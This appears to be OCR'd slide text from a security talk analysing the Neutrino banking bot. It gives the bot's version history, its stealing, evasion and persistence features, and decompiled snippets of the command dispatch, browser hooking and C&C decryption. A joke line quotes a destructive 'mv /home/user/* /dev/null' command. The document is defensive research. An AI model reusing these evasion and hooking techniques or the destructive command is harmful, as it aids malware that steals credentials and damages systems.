  - the bot in general or
  - one specific incident
- They answer:
  - How to analyze the bot
  - How is the bot distributed

Why Neutrino Bot?

- They do NOT answer
  - What the bot did during those incidents?
  - What configuration did the bot receive?
  - What target does/did the bot aim at?
- What about 2018?
- We wanted to gain that information


Why Neutrino Bot?

- We tracked it for one year from 1st October 2017
- Found a lot more than expected
- Key findings
  - The bot still evolves
  - New interesting and unpublished features
  - A lot of Neutrino botnets exist simultaneously (!)

Agenda

- History
- Current state
- How to extract useful information
- Discovered Neutrino botnets
- The funny stuff ☺

History



Nov-14

Ver 3.2.1
No obfuscation
DDoS commands

Feb-15

Ver 3.5
Concept of build id
Spreading mechanism removed

Mar-15

Ver 3.6
Login data stealer
Credit card scraping
Capturing network traffic

Jul-15

Ver 3.9.4
String obfuscation

Oct-15

Ver 4.4
Lost support for DDoS
Exfiltration of data
Scanning running processes

Jun-16

Ver 5.0
API call obfuscation
Modular structure

Sep-16

Ver 5.1
Privilege escalation
Firewall exception

Apr-17

Ver 5.2
Windows Defender evasion

Nov-17

Ver 5.3
64-bit support
Webinject support
RC4 encryption

Jan-18


Ver 5.4
Country restriction
Firefox patching
Credentials stealing

Version 5.0

- Modular structure
- API call obfuscation
- Helper threads:


📡 Network Data Stealer

💳 Credit Card Scraper



Version 5.0 - Commands


- Rate
- LOADER
- PLUGIN
- Screenshot
- CMD
- DNS
- UPDATE
- FINDPROC
- FIND
- PROXY



```
commandCrc = CRC::CountA(v12, currentCmdData[0]);
if ( commandCrc > 0xD9FA0E3 )
{
  switch ( commandCrc )
  {
    case 0xE587A65u:
      sub_407884(currentCmdData[1]);
      break;
    case 0x4A9981B7u:
      beginthreadex(0, 0, sub_4048BE, cmdInfo, 0, 0);
      break;
    case 0xCAB1E64A:
      beginthreadex(0, 0, sub_40977E, cmdInfo, 0, 0);
      break;
    case 0xF83120B6:
      beginthreadex(0, 0, sub_40A2D3, commandInfo, 0, 0);
      break;
  }
}
```

Version 5.0 - Commands


- Rate
- LOADER
- PLUGIN
- Screenshot
- CMD
- DNS
- UPDATE
- FINDPROC
- FIND
- PROXY



```
commandCrc = CRC::CountA(v12, currentCmdData[0]);
if ( commandCrc > 0xD9FA0E3 )
{
  switch ( commandCrc )
  {
    case rate:
      Command::Rate(currentCmdData[1]);
      break;
    case FINDPROC:
      beginthreadex(0, 0, Command::Findproc, cmdInfo, 0, 0);
      break;
    case PLUGIN:
      beginthreadex(0, 0, Command::Plugin, cmdInfo, 0, 0);
      break;
    case LOADER:
      beginthreadex(0, 0, Command::Loader, commandInfo, 0, 0);
      break;
  }
}
```

Version 5.1 – hardening the analysis

- Cracked
- PLUGIN
  - Ammyy Remote Admin
- Stealth tricks
  - Firewall exception
  - Disabling Windows SmartScreen



```
[ root@neutrino v5.1 ~] Hello World!
[ root@neutrino v5.1 ~] mv /home/user/* /dev/null
[ root@neutrino v5.1 ~] Wut?
[ root@neutrino v5.1 ~] Greetings from 0x22
```

Version 5.2 – minor update

- Persistence
  1. Scheduled task
  2. Run key
- More stealth tricks
  - Cripples RDP by setting timeout values to 0
  - Windows Defender exclusion path

Version 5.3 – where things got interesting

- 64-bit support
- Helper threads


~~Network Data Stealer~~


Injector

Pipe Operator

Chrome Link Modifier

Parent Protector






```
if ( filenameHash == svchostexe || filenameHash == 0x94AD155 || filenameHash == 0x51DC41A0 )
{
  ●
  ●
  ●
  hThread = CreateThread(0, 0, Thread::Setup, 0, 0, 0);
  ●
  ●
  ●
}
else
{
  switch ( filenameHash )
  {
    case 0xC4CDBD27:                                    // chrome.exe
      WaitForWindowInactive();
      HookCH();
      HookResolveFuncs();
      break;
    case 0x3BC05F94:                                    // iexplore.exe
      WaitForWindowInactive();
      HookIE(v2);
      HookResolveFuncs();
      break;
    case 0x64053DF5:                                    // firefox.exe
      WaitForWindowInactive();
      HookFF();
      HookResolveFuncs();
      break;
  }
}
```

Version 5.3 – where things got interesting

- RC4
- Optional XOR




```
key_RC4 = Mem::Load(KeyRC4_enc, 0x20u);
for ( i = 0; i < 0x20; ++i )
  key_RC4[i] ^= 7u;
CnC_b64 = Mem::Load(CnC_enc, 0x150u);
for ( j = 0; j < 0x150; ++j )
  CnC_b64[j] ^= 7u;
decDataLen = 0;
decData = Crypto::FromBase64W(
            CnC_b64,
            0x150u,
            &decDataLen);
```

Current state (5.4)


Version 5.4 – the current state

- Encryption of modules
- New control flow
- Persistence:
  1. Winlogon registry key
  2. Screensaver
- Support for webinjects update




Current state - features

- Firefox security patch



